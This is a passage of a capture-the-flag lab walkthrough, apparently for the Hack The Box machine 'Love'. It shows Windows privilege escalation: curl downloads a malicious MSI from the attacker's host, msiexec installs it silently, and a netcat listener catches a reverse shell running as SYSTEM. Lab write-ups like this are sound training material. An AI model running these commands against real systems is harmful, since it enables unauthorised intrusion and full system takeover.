Then we upload the malicious install to the machine and install

```
C:\Users\Phoebe\Desktop>curl http://10.10.14.34:8000/install.msi -o 1.msi
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  156k  100  156k    0     0   156k      0  0:00:01 --:--:--  0:00:01  175k

C:\Users\Phoebe\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\Users\Phoebe\Desktop

05/11/2021  08:31 PM    <DIR>          .
05/11/2021  08:31 PM    <DIR>          ..
05/11/2021  08:31 PM           159,744 1.msi
05/11/2021  08:27 PM           159,744 install.msi
05/11/2021  08:29 PM           159,744 kek.msi
05/11/2021  08:16 PM           150,935 output.txt
05/11/2021  08:13 PM                34 user.txt
05/11/2021  08:15 PM         1,566,720 winpeas.exe
               6 File(s)      2,196,921 bytes
               2 Dir(s)   2,627,403,776 bytes free

C:\Users\Phoebe\Desktop>msiexec /quiet /qn /i 1.msi

C:\Users\Phoebe\Desktop>
```

To get onto the machine
curl http://10.10.14.34:8000/install.msi -o 1.msi

To install the payload
msiexec /quiet /qn /i 1.msi

After the payload is installed, we get a reverse shell back on our listener.

```
┌──(root💀kali)-[~/htb/love]
└─# nc -lvnp 9002
listening on [any] 9002 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.239] 51085
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>
```

Cool